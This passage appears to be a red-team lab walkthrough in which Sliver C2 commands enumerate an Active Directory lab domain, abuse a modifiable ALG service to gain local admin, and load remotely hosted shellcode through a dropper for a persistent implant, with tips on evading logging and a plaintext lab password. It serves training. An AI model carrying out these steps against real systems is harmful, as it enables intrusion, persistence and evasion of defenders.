distinguishedname: CN=STUDENTX,OU=Students,DC=us,DC=techcorp,DC=local  
dnshostname: studentX.us.techcorp.local  
dscorepropagationdata: 12/29/2022 10:29:36 AM  
dscorepropagationdata: 1/1/1601 12:00:00 AM  
instancetype: 4  
iscriticalsystemobject: False  
lastlogoff: 0  
lastlogon: 133555764828886060  
lastlogontimestamp: 133552226241020883  
localpolicyflags: 0  
logoncount: 159  
msds-supportedencryptiontypes: 28  
name: STUDENTX  
objectcategory: CN=Computer,CN=Schema,CN=Configuration,DC=techcorp,DC=local  
objectclass: top  
objectclass: person  
objectclass: organizationalPerson  
objectclass: user
```

```
objectclass: computer
objectguid: {AA853C0C-C89B-4FBD-842D-40886D8A52F0}
objectsid: S-1-5-21-210670787-2521448726-163245708-16158
operatingsystem: Windows Server 2019 Standard
operatingsystemversion: 10.0 (17763)
primarygroupid: 515
pwdlastset: 133167833166206111
samaccountname: STUDENTX$
samaccounttype: 805306369
serviceprincipalname: WSMAN/studentX
serviceprincipalname: WSMAN/studentX.us.techcorp.local
serviceprincipalname: TERMSRV/STUDENTX
serviceprincipalname: TERMSRV/studentX.us.techcorp.local
serviceprincipalname: RestrictedKrbHost/STUDENTX
serviceprincipalname: HOST/STUDENTX
serviceprincipalname: RestrictedKrbHost/studentX.us.techcorp.local
serviceprincipalname: HOST/studentX.us.techcorp.local
useraccountcontrol: 4096
usnchanged: 3020291
usncreated: 2398266
wheneverchanged: 3/18/2024 8:03:44 AM
whenevercreated: 12/29/2022 10:28:36 AM
```

DONE

List the GPOs

Using StandIn

For the next task, we can use the **--gpo** option to list all GPOs using StandIn or as an alternative use the LDAP query: **(objectCategory=groupPolicyContainer)**. Use the **--filter** argument to only select the displayname property.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap "(objectCategory=groupPolicyContainer)" --filter displayname'
```

[*] Output:

[?] Using DC : us-dc.us.techcorp.local

[+] LDAP search result count : 6

|_ Result limit : 50

[?] Iterating result properties

|_ Applying property filter => displayname

[?] Object : CN={31B2F340-016D-11D2-945F-00C04FB984F9}

Path : LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=us,DC=techcorp,DC=local

[+] displayname

|_ Default Domain Policy

[?] Object : CN={6AC1786C-016F-11D2-945F-00C04FB984F9}

Path : LDAP://CN={6AC1786C-016F-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=us,DC=techcorp,DC=local

[+] displayname

|_ Default Domain Controllers Policy

[?] Object : CN={7162874B-E6F0-45AD-A3BF-0858DA4FA02F}

Path : LDAP://CN={7162874B-E6F0-45AD-A3BF-0858DA4FA02F},CN=Policies,CN=System,DC=us,DC=techcorp,DC=local

[+] displayname

|_ MailMgmt

[?] Object : CN={AFC6881A-5AB6-41D0-91C6-F2390899F102}

Path : LDAP://CN={AFC6881A-5AB6-41D0-91C6-F2390899F102},CN=Policies,CN=System,DC=us,DC=techcorp,DC=local

[+] displayname

|_ PAW

[?] Object : CN={B78BFC6B-76DB-4AA4-9CF6-26260697A8F9}

Path : LDAP://CN={B78BFC6B-76DB-4AA4-9CF6-26260697A8F9},CN=Policies,CN=System,DC=us,DC=techcorp,DC=local

```
[+] displayname
    |_ Mgmt

[?] Object      : CN={FCE16496-C744-4E46-AC89-2D01D76EAD68}
    Path       : LDAP://CN={FCE16496-C744-4E46-AC89-2D01D76EAD68},CN=Policies,C
N=System,DC=us,DC=techcorp,DC=local
[+] displayname
    |_ StudentPolicies
```

hide01.ir

Using ADSearch

We can use ADSearch to list all GPOs with the LDAP query: **(objectCategory=groupPolicyContainer)**. Use the **--attributes** argument to only select the displayname property.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search "(objectCategory=groupPolicyContainer)" --attributes displayname'
```

[*] Output:

[*] No domain supplied. This PC's domain will be used instead

[*] LDAP://DC=us,DC=techcorp,DC=local

[*] CUSTOM SEARCH:

[*] TOTAL NUMBER OF SEARCH RESULTS: 6

[+] displayname : Default Domain Policy

[+] displayname : Default Domain Controllers Policy

[+] displayname : MailMgmt

[+] displayname : PAW

[+] displayname : Mgmt

[+] displayname : StudentPolicies

Enumerate GPOs applied on the Students OU

Using StandIn

For the next task, to enumerate GPOs applied on the Students OU, we need to first copy a part of the gplink attribute. We can do this with StandIn using the filter: **(OU=Students)** and then filter for the gplink property of the object using the **--filter** argument as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap "(OU=Students)" --filter gplink'
```

```
[?] Using DC : us-dc.us.techcorp.local
[+] LDAP search result count : 1
    |_ Result limit           : 50

[?] Iterating result properties
    |_ Applying property filter => gplink

[?] Object      : OU=Students
    Path        : LDAP://OU=Students,DC=us,DC=techcorp,DC=local
[+] gplink
    |_ [LDAP://cn={FCE16496-C744-4E46-AC89-2D01D76EAD68},cn=policies,cn=system,DC=us,DC=techcorp,DC=local;0]
```

Now, copy the GPLink string from above (no square brackets, no semicolon and nothing after semicolon) and use it below with StandIn to figure out which GPO corresponds to that GPLink attribute by using the LDAP query: **(&(objectCategory=groupPolicyContainer)(|(name={FCE16496-C744-4E46-AC89-2D01D76EAD68})))**. Use the **--filter** argument to get only the name of the GPO applied via the displayName property as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap "(&(objectCategory=groupPolicyContainer)(|(name={FCE16496-C744-4E46-AC89-2D01D76EAD68})))" --filter displayName'
```

```
[*] Output:
[?] Using DC : us-dc.us.techcorp.local
[+] LDAP search result count : 1
    |_ Result limit           : 50

[?] Iterating result properties
    |_ Applying property filter => displayName

[?] Object      : CN={FCE16496-C744-4E46-AC89-2D01D76EAD68}
    Path        : LDAP://CN={FCE16496-C744-4E46-AC89-2D01D76EAD68},CN=Policies,CN=System,DC=us,DC=techcorp,DC=local
[+] displayName
```

Using ADSearch

To enumerate GPOs applied on the Students OU, we need to first copy a part of the gplink attribute. We can do this with ADSearch using the filter: **(OU=Students)** and then filter for the gplink attribute using the **--attributes** argument as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search "(OU=Students)" --attributes gplink'
```

[*] Output:

[*] No domain supplied. This PC's domain will be used instead

[*] LDAP://DC=us,DC=techcorp,DC=local

[*] CUSTOM SEARCH:

[*] TOTAL NUMBER OF SEARCH RESULTS: 1

[+] gplink : [LDAP://cn={FCE16496-C744-4E46-AC89-2D01D76EAD68},cn=policies,cn=system,DC=us,DC=techcorp,DC=local;0]

Now, copy the **GPLink** string from above (no square brackets, no semicolon and nothing after semicolon) and use it below with **ADSearch** to figure out which GPO corresponds to that **GPLink** attribute by using the LDAP query: **(&(objectCategory=groupPolicyContainer)(|(name={FCE16496-C744-4E46-AC89-2D01D76EAD68})))**. Use the **--attributes** argument to get only the name of the GPO applied via the **displayname** property as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/ADSearch.exe' '--search "(&(objectCategory=groupPolicyContainer)(|(name={FCE16496-C744-4E46-AC89-2D01D76EAD68})))" --attributes displayname'
```

[*] Output:

[*] No domain supplied. This PC's domain will be used instead

[*] LDAP://DC=us,DC=techcorp,DC=local

[*] CUSTOM SEARCH:

[*] TOTAL NUMBER OF SEARCH RESULTS: 1

[+] **displayname : StudentPolicies**


```

        TECHCORP\Enterprise Admins          CreateChild, DeleteChild, S
elf, WriteProperty, [ExtendedRight: All [Allow]], GenericRead, WriteDacl, Wri
teOwner
[snip]

[*] Done!

ADCollector:
    --DACL          Enumerate DACL on the target object (use Distinguishe
dName)

```

All modify rights/permissions for studentX

Using ADCollector

To check for modify rights or equivalent permissions that studentuserX has over other objects, we can use ADCollector using the **--ACLScan** argument followed by the identity to enumerate.

Note: ADCollector automatically even queries interesting DACLs for the groups the user is part of, in this case it recursively queries the studentusers group too.

```

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSc
hedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80
'/mnt/c/AD/Tools/Sliver/ADCollector.exe' '--ACLScan "studentuserX" '

[-] Interesting ACL for STUDENTUSERX:

    - DC=us,DC=techcorp,DC=local
      Authenticated Users          Update-Password-Not-Require
d-Bit
                                   Unexpire-Password
                                   Enable-Per-User-Reversibly-
Encrypted-Password

    - CN=SupportXUser,CN=Users,DC=us,DC=techcorp,DC=local
      US\studentusers             All properties (GenericAll)

[snip]

[*] Done!

```

Learning Objective 4

- Enumerate all domains in the techcorp.local forest.
- Map the trusts of the us.techcorp.local domain.
- Map external trusts in techcorp.local forest.
- Identify external trusts of us domain. Can you enumerate trusts for a trusting forest?

Enumerate all domains in the moneycorp.local forest

Using DSQuery

Let's enumerate all domains in the techcorp forest using DSQuery. To do so we need to perform the **follows**.

- A LDAP Search with a Search Base of: **CN=Partitions,CN=Configuration,DC=techcorp,DC=com**
- A LDAP Filter: **(nETBIOSName=*)**
- Filter to return the Attribute: **nCNAMES**

Since we are using a custom search base, we use DSQuery, since StandIn and ADSearch do not support custom search bases.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/dsquery.exe' '* "CN=Partitions,CN=Configuration,DC=techcorp,DC=local" -filter "(nETBIOSName=*)" -attr ncname'
```

```
[*] Output:  
Records Found: 2
```

```
ncname  
DC=techcorp,DC=local  
DC=us,DC=techcorp,DC=local
```

```
DONE
```

Map the trusts of the us.techcorp.local domain

Using ADSearch

We can use ADSearch/StandIn with raw LDAP queries to enumerate domain trusts:

(objectClass=trustedDomain). This LDAP query filters for objects with a matching Object Class property as trustedDomain which in short returns all trusted domains and their respective properties. Filter only the trust properties of the object using the **--attributes** argument. We can use StandIn / ADSearch to perform this. In this case we use ADSearch.

```
[*] [server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/ADSearch.exe' '-d us.techcorp.local --search "(objectClass=trustedDomain)" --attributes cn,flatName,name,objectClass,trustAttributes,trustDirection,trustPartner --json'
```

[*] Output:

[*] LDAP://DC=us,DC=techcorp,DC=local

[*] CUSTOM SEARCH:

[*] TOTAL NUMBER OF SEARCH RESULTS: 2

```
[
  {
    "cn": "techcorp.local",
    "flatName": "TECHCORP",
    "name": "techcorp.local",
    "objectClass": [
      "top",
      "leaf",
      "trustedDomain"
    ],
    "trustAttributes": 32,
    "trustDirection": 3,
    "trustPartner": "techcorp.local"
  },
  {
    "cn": "eu.local",
    "flatName": "EU",
    "name": "eu.local",
    "objectClass": [
      "top",
      "leaf",
      "trustedDomain"
    ],
    "trustAttributes": 4,
    "trustDirection": 3,
    "trustPartner": "eu.local"
  }
]
```

To understand the trust properties (trustAttributes & trustDirection), we can look up the corresponding attribute numbers in the Microsoft Documentation listed here.

- **trustAttributes:** https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/e9a2d23c-c31e-4a6f-88a0-6646fdb51a3c
- **trustDirection:** https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-adts/5026a939-44ba-47b2-99cf-386a9e674b04

For example, if the trustDirection = **3**, from the above Microsoft Documentation it states that if the trustDirection = **0x00000003** it is a BiDirectional Trust, hence a bidirectional trust exists between us.techcorp.local and eu.local.

TRUST_DIRECTION_BIDIRECTIONAL, 0x00000003: OR'ing of the preceding flags and behaviors representing that both domains trust one another for operations such as name lookups and authentication.

hide01.ir

Map External trusts in techcorp.local forest

Using ADSearch

From the above listed Microsoft Documentation, we can enumerate for an external trust by searching trusts with SID filtering enabled (Mostly seen in cross forest trusts). That is when trustAttributes = **0x00000004**.

TAQD (TRUST_ATTRIBUTE_QUARANTINED_DOMAIN) 0x00000004	If this bit is set, the trusted domain is quarantined and is subject to the rules of SID Filtering as described in [MS-PAC] section 4.1.2.2 .
--	---

We can use this as a LDAP query: **(trustAttributes=4)** to filter out External Trusts using ADSearch for the techcorp.local domain as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/ADSearch.exe' '-d techcorp.local --search "(trustAttributes=4)" --attributes cn,flatName,name,objectClass,trustAttributes,trustDirection,trustPartner --json'
```

[*] Output:

[*] LDAP://DC=techcorp,DC=local

[*] CUSTOM SEARCH:

[*] TOTAL NUMBER OF SEARCH RESULTS: 0

[]

There are no external cross forest trusts specified for the techcorp.local domain.

Identify external trusts of us domain

Using ADSearch

We can use the same LDAP query to filter out External Trusts using ADSearch for the us.techcorp.local domain using ADSearch as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/ADSearch.exe' '-d us.techcorp.local --search "(trustAttributes=4)" --attributes cn,flatName,name,objectClass,trustAttributes,trustDirection,trustPartner --json'
```

[*] Output:

[*] LDAP://DC=dollarcorp,DC=moneycorp,DC=local

[*] CUSTOM SEARCH:

[*] TOTAL NUMBER OF SEARCH RESULTS: 1

```
[
  {
    "cn": "eu.local",
    "flatName": "EU",
    "name": "eu.local",
    "objectClass": [
      "top",
      "leaf",
      "trustedDomain"
    ],
    "trustAttributes": 4,
    "trustDirection": 3,
    "trustPartner": "eu.local"
  }
]
```

Enumerate Trusts of a trusting forest

Using ADSearch

Since the above us.techcorp.local trust to eu.local is a Bi-Directional cross forest external trust, we can extract information from the eu forest the same way as we did above using the **(objectClass=trustedDomain)** LDAP query to enumerate forest trusts using ADSearch.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/ADSearch.exe' '-d eu.local --search "(objectClass=trustedDomain)" --attributes cn,flatName,name,objectClass,trustAttributes,trustDirection,trustPartner --json'
```

[*] Output:

[*] LDAP://DC=eu,DC=local

[*] CUSTOM SEARCH:

[*] TOTAL NUMBER OF SEARCH RESULTS: 2

```
[
  {
    "cn": "us.techcorp.local",
    "flatName": "US",
    "name": "us.techcorp.local",
    "objectClass": [
      "top",
      "leaf",
      "trustedDomain"
    ],
    "trustAttributes": 4,
    "trustDirection": 3,
    "trustPartner": "us.techcorp.local"
  },
  {
    "cn": "euvendor.local",
    "flatName": "EUVENDOR",
    "name": "euvendor.local",
    "objectClass": [
      "top",
      "leaf",
      "trustedDomain"
    ],
    "trustAttributes": 72,
    "trustDirection": 3,
    "trustPartner": "euvendor.local"
  }
]
```

Learning Objective 5

- Exploit a service on studentx and elevate privileges to local administrator.
- Identify a machine in the domain where studentuserx has local administrative access due to group membership.

Enumerating the vulnerable service

Using SharpUp

SharpUp is a C# port of PowerUp, we will leverage it to find privilege escalation checks using the **audit** argument.

```
[server] sliver (studentx_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 50 /mnt/c/AD/Tools/Sliver/Sharpup.exe audit

[*] Output:

[snip]

=== Modifiable Services ===
    Service 'ALG' (State: Running, StartMode: Auto)
    [X] Exception: Exception has been thrown by the target of an invocation.
    [X] Exception: Exception has been thrown by the target of an invocation.
    [X] Exception: Exception has been thrown by the target of an invocation.
    [X] Exception: Exception has been thrown by the target of an invocation.

[*] Completed Privesc Checks in 16 seconds
```

It is noted that the **ALG** service is modifiable.

Command Execution using execute and accesschk

It is possible to perform command execution using the **execute** command. The **execute** command spawns and executes a target program on the machine the implant is running on. In this case we execute `sc.exe`. By default, the **execute** command leverages the current token of the implant process.

We also use the **-o** flag to redirect and capture output from the spawned process. Enumerate the **ALG** service as follows.

*NOTE: If direct PowerShell execution is required, avoid using **execute** as logging is enabled, instead use tools such as **Stracciatella** to execute a PowerShell runspace from C#) with AMSI, Constrained Language Mode and Script Block Logging disabled at startup.*

```
[server] sliver (studentX_https) > execute -o -S -t 50 sc qc ALG
```

```
[*] Output:
```

```
[SC] QueryServiceConfig SUCCESS
```

SERVICE_NAME: ALG

```
      TYPE                : 10  WIN32_OWN_PROCESS
      START_TYPE           : 2   AUTO_START
      ERROR_CONTROL        : 1   NORMAL
      BINARY_PATH_NAME     : C:\WINDOWS\System32\alg.exe
      LOAD_ORDER_GROUP     :
      TAG                  : 0
      DISPLAY_NAME         : Application Layer Gateway Service
      DEPENDENCIES         :
      SERVICE_START_NAME   : LocalSystem
```

execute:

```
-o, --output                capture command output
-P, --ppid                  uint    parent process id
-S, --ignore-stderr        don't print STDERR output
-t, --timeout               int     command timeout in seconds
-T, --token                 execute command with current token
```

Further execute **accesschk** to enumerate modifiable service permissions for the ALG service.

```
[server] sliver (studentX_https) > execute -o -S -t 50 /AD/Tools/Sliver/accesschk64.exe /accepteula -ucv "studentuserX" ALG
```

```
[*] Output:
```

```
Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com
RW ALG
```

```
      SERVICE_ALL_ACCESS
```

Elevate privileges to local administrator

Using Remote-sc-*

We will be abusing the Modifiable Services part for privilege escalation in two ways.

We will first abuse the ALG service to add studentuserX as a local administrator.

We will be using Sliver's **remote-sc-*** commands to start, stop and reconfigure the **ALG** service the same way as the **sc** command. Since Sliver's **remote-sc-*** commands uses a **COFF-Loader** via **Beacon Object files** all execution is performed within the current Sliver beacon process.

Begin by stopping the target service using the **remote-sc-stop** command.

```
[server] sliver (studentX_https) > remote-sc-stop -h
stop service on a windows based system
Usage:
=====
    remote-sc-stop [flags] hostname service_name
Args:
=====
    hostname      string    hostname to stop service on use "" for local system
    service_name  string    name of service to stop
Flags:
=====
    -h, --help          display help
    -t, --timeout int    command timeout in seconds (default: 60)

[server] sliver (studentX_https) > remote-sc-stop -t 100 "" 'ALG'
[*] Successfully executed remote-sc-stop (coff-loader)
[*] Got output:
stop_service:
  hostname:
  servicename: ALG
SUCCESS.
```

Rechange the configuration of the **ALG** service to add the current user (studentuserX) to the local administrator group.

```
[server] sliver (studentX_https) > remote-sc-config -h
configure an existing service
Usage:
=====
    remote-sc-config [flags] hostname service_name binpath error_mode start_mod
e
Args:
=====
    hostname      string    hostname to modify service on use "" for local syst
```

```

em
  service_name  string    name of service to configure
  binpath       string    New binary path for service
  error_mode    int       new error mode for service binary
                        0=ignore      1=normal 2=severe 3=critical
  start_mode    int       start mode for service
                        2=auto        3=demand 4=disable

Flags:
=====
  -h, --help          display help
  -t, --timeout int    command timeout in seconds (default: 60)

[server] sliver (studentX_https) > remote-sc-config -t 100 "" 'ALG' 'C:\windo
ws\system32\net.exe localgroup administrators us\studentuserX /add' 1 2
[*] Successfully executed remote-sc-config (coff-loader)
[*] Got output:
config_service:
  hostname:
  servicename: ALG
  binpath:    C:\windows\system32\net.exe localgroup administrators us\stude
ntuserX /add
  ignoremode: 1
  startmode:  2
SUCCESS.

```

Restart the **ALG** service to add studentuserX as a local administrator.

```

[server] sliver (studentX_https) > remote-sc-start -h
Start service on a windows-based system
Usage:
=====
  remote-sc-start [flags] hostname service_name
Args:
=====
  hostname      string    hostname to start service on use "" for local syste
m
  service_name  string    name of service to start
Flags:
=====
  -h, --help          display help
  -t, --timeout int    command timeout in seconds (default: 60)

[server] sliver (studentX_https) > remote-sc-start -t 100 "" 'ALG'
[*] Successfully executed remote-sc-start (coff-loader)
[*] Got output:
start_service failed: 41D
start_service:
  hostname:

```

```
servicename: ALG
StartServiceA failed (41D)
```

An alternative to abuse the **ALG** service to get a high integrity persistent Sliver session is to upload a Sliver service session implant replacing the original one in the service configuration.

Host the shellcode using HFS / a python3 webserver.

```
wsluser@studentX:~$ cd /mnt/c/AD/Tools/Sliver/Implants

wsluser@studentX:~$ sudo python3 -m http.server 80
[sudo] password for wsluser: WSLToTh3Rescue!
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Reconfigure the service as follows to execute the NtDropper along with the previously generated https shellcode.

```
[server] sliver (studentX_https) > remote-sc-stop -t 45 "" ALG
[*] Successfully executed remote-sc-stop (coff-loader)
[*] Got output:
stop_service:
  hostname:
  servicename: ALG
Service is already stopped.
SUCCESS.

[server] sliver (studentX_https) > remote-sc-config -t 50 "" 'ALG' 'C:\Windows\System32\cmd.exe /c start /b C:\AD\Tools\Sliver\NtDropper.exe 192.168.100.X studentX_https.bin' 1 2
[*] Successfully executed remote-sc-config (coff-loader)
[*] Got output:
config_service:
  hostname:
  servicename: ALG
  binpath:      C:\Windows\System32\cmd.exe /c start /b C:\AD\Tools\Sliver\NtDropper.exe 192.168.100.X studentX_https.bin
  ignoremode:  1
  startmode:   2
SUCCESS.
```

Start the **ALG** service to get a High Integrity persistent session. (Runs each time on startup)

```
[server] sliver (studentX_https) > remote-sc-start -t 45 "" ALG
[*] Successfully executed remote-sc-start (coff-loader)
[*] Got output:
start_service:
  hostname:
  servicename: ALG
SUCCESS.
```

```
[*] Session 52f5fb02 studentX_https - 192.168.100.X:49198 (studentX) - windows/amd64 - Wed, 27 Mar 2024 06:37:09 DST
```

hide01.ir

Identify where studentuserX has local administrative access

Using LACheck

Let us now use LACheck to enumerate local admin access as us\studentuserX. LACheck along with other enumeration capabilities allows to check Local Admin Access via Winrm, SMB and WMI/RPC using the **winrm smb rpc** arguments. We only check local admin access over all computers in the domain other than the DC to avoid logs on the DC via the argument **/ldap:servers-exclude-dc**. We will enumerate local admin access for all 3 protocols as follows.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 120 '/mnt/c/AD/Tools/Sliver/LACheck.exe' 'winrm /ldap:servers-exclude-dc /threads:10 /domain:us.techcorp.local'
```

[*] Output:
[+] Parsed Arguments:
 rpc: False
 smb: False
 winrm: True
 /bloodhound: False
 /dc:
 /domain: us.techcorp.local
 /edr: False
 /logons: False
 /registry: False
 /services: False
 /ldap: servers-exclude-dc
 /ou:
 /socket:
 /targets:
 /threads: 10
 /user: studentuserX@techcorp.local
 /verbose: False
[+] Performing LDAP query against us.techcorp.local for all enabled servers excluding Domain Controllers or read-only DCs...
[+] This may take some time depending on the size of the environment
[+] LDAP Search Results: 27
Status: (0.00%) 0 computers finished (+0) -- Using 25 MB RAM
[+] Finished enumerating hosts

It is noted that no admin access was found.

Enumerating groups using StandIn/ADSearch we find a few interesting groups that stand out.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--ldap "(objectClass=group)" --filter displayname'
```

```
[snip]
[?] Object    : CN=Managers
    Path      : LDAP://CN=Managers,CN=Users,DC=us,DC=techcorp,DC=local
[+] displayname
    |_ Mgmt OU Managers

[?] Object    : CN=MachineAdmins
    Path      : LDAP://CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local
[+] displayname
    |_ MachineAdmins

[?] Object    : CN=MaintenanceUsers
    Path      : LDAP://CN=MaintenanceUsers,CN=Users,DC=us,DC=techcorp,DC=local
[+] displayname
    |_ maintenanceusers

[?] Object    : CN=Exchange Install Domain Servers
    Path      : LDAP://CN=Exchange Install Domain Servers,CN=Microsoft Exchange System Objects,DC=us,DC=techcorp,DC=local
[+] displayname
    |_ Exchange Install Domain Servers
```

Enumerating the group members of the Managers group recursively we find that us\studentuserX is indirectly a member through nested groups.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -P 2396 -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--object "(samaccountname=Managers)" --filter member'
```

[*] Output:

```
[?] Using DC : US-DC.us.techcorp.local
[?] Object    : CN=Managers
    Path      : LDAP://CN=Managers,CN=Users,DC=us,DC=techcorp,DC=local
```

```
[?] Iterating object properties
    |_ Applying property filter => member
```

```
[+] member
    |_ CN=MaintenanceUsers,CN=Users,DC=us,DC=techcorp,DC=local
```

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -P 2396 -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--object "(samaccountname=MaintenanceUsers)" --filter member'
```

[*] Output:

```
[?] Using DC : US-DC.us.techcorp.local
[?] Object   : CN=MaintenanceUsers
    Path      : LDAP://CN=MaintenanceUsers,CN=Users,DC=us,DC=techcorp,DC=local

[?] Iterating object properties
    |_ Applying property filter => member

[+] member
    |_ CN=StudentUsers,CN=Users,DC=us,DC=techcorp,DC=local

[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -P 2396 -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--object "(samaccountname=StudentUsers)" --filter member'

[*] Output:

[?] Using DC : US-DC.us.techcorp.local
[?] Object   : CN=StudentUsers
    Path      : LDAP://CN=StudentUsers,CN=Users,DC=us,DC=techcorp,DC=local

[?] Iterating object properties
    |_ Applying property filter => member

[+] member
    |_ CN=studentuserX,CN=Users,DC=us,DC=techcorp,DC=local
```

Let's check if any of the above enumerated groups have interesting ACL entries.

Enumerating ACLs using LDAP queries is a bit cumbersome because these permissions are held in the **nTSecurityDescriptor attribute**. This is a binary attribute, which requires further interpretation, possibly with a programming language rather than a shell. Since ADSearch and StandIn do not support competent ACL enumeration over an object and its groups we can use ADCollector which does this with organized and structured output extracting useful properties / ACLs efficiently.

Let's enumerate the DACL for the Managers Group using ADCollector.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/ADCollector.exe' '--DACL "CN=Managers,CN=Users,DC=us,DC=techcorp,DC=local"'
```

Similarly, let's enumerate the DACL for the MachineAdmins Group using ADCollector.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80
```

```
'/mnt/c/AD/Tools/Sliver/ADCollector.exe' '--DACL "CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local"'
```

[*] Output:

```
[-] DACL on CN=MACHINEADMINS,OU=MGMT,DC=US,DC=TECHCORP,DC=LOCAL:
```

```

    - CN=MachineAdmins,OU=Mgmt,DC=us,DC=techcorp,DC=local
      US\managers
Property [Allow]
Member (ReadProperty, Write
Group (CreateChild, DeleteC
hild [Allow])
All properties (ReadPropert
y [Allow])
All properties (ReadPropert
y [Allow])
All properties (GenericAll
[Allow])
```

So, studentuserX through group membership of Managers group has GenericAll rights on machineadmins group.

Also, if we have a look at the machineadmins group, its description explains a lot.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--object "(samaccountname=domain admins)" --filter description'
```

[*] Output:

```

[?] Using DC : US-DC.us.techcorp.local
[?] Object   : CN=Domain Admins
    Path      : LDAP://CN=Domain Admins,CN=Users,DC=us,DC=techcorp,DC=local

[?] Iterating object properties
    |_ Applying property filter => description

[+] description
    |_ Designated administrators of the domain
```

Let's add studentuserX to machineadmins group as we have GenericAll permissions on the group using StandIn.

```
[server] sliver (studentX_https) > execute-assembly -A /RuntimeWide -d TaskSchedulerRegularMaintenanceDomain -p 'c:\windows\System32\taskhostw.exe' -t 80 '/mnt/c/AD/Tools/Sliver/StandIn.exe' '--group machineadmins --ntaccount "us\studentuserX" --add'
```

```
[*] Output:

[?] Using DC : US-DC.us.techcorp.local
[?] Group    : MachineAdmins
      GUID    : a02c806e-f233-4c39-a0cc-adf37628365a

[+] Adding user to group
    | Success
```

Now, check if we have administrative access to the us-mgmt machine in the Mgmt OU (it is the only machine in that OU). We can use winrs with the **execute** command to test this.

Note that we need to clear our existing TGT so that the new group membership is assigned in the new TGT. So, a logoff and logon may be required.

```
[server] sliver (studentX_https) > execute -o -S -t 50 winrs -r:us-mgmt 'set
username & set computername'
```

```
[*] Output:  
USERNAME=studentuserX  
COMPUTERNAME=US-MGMT  
[!] Exited with status 6!
```

Command Execution using WMI

CIMplant is a C# port of WMImplant which uses either CIM/WMI to query remote systems. It can use provided credentials or the current user's session. Test command execution using CIMplant modules. In this case we use the **basic info** module.

```
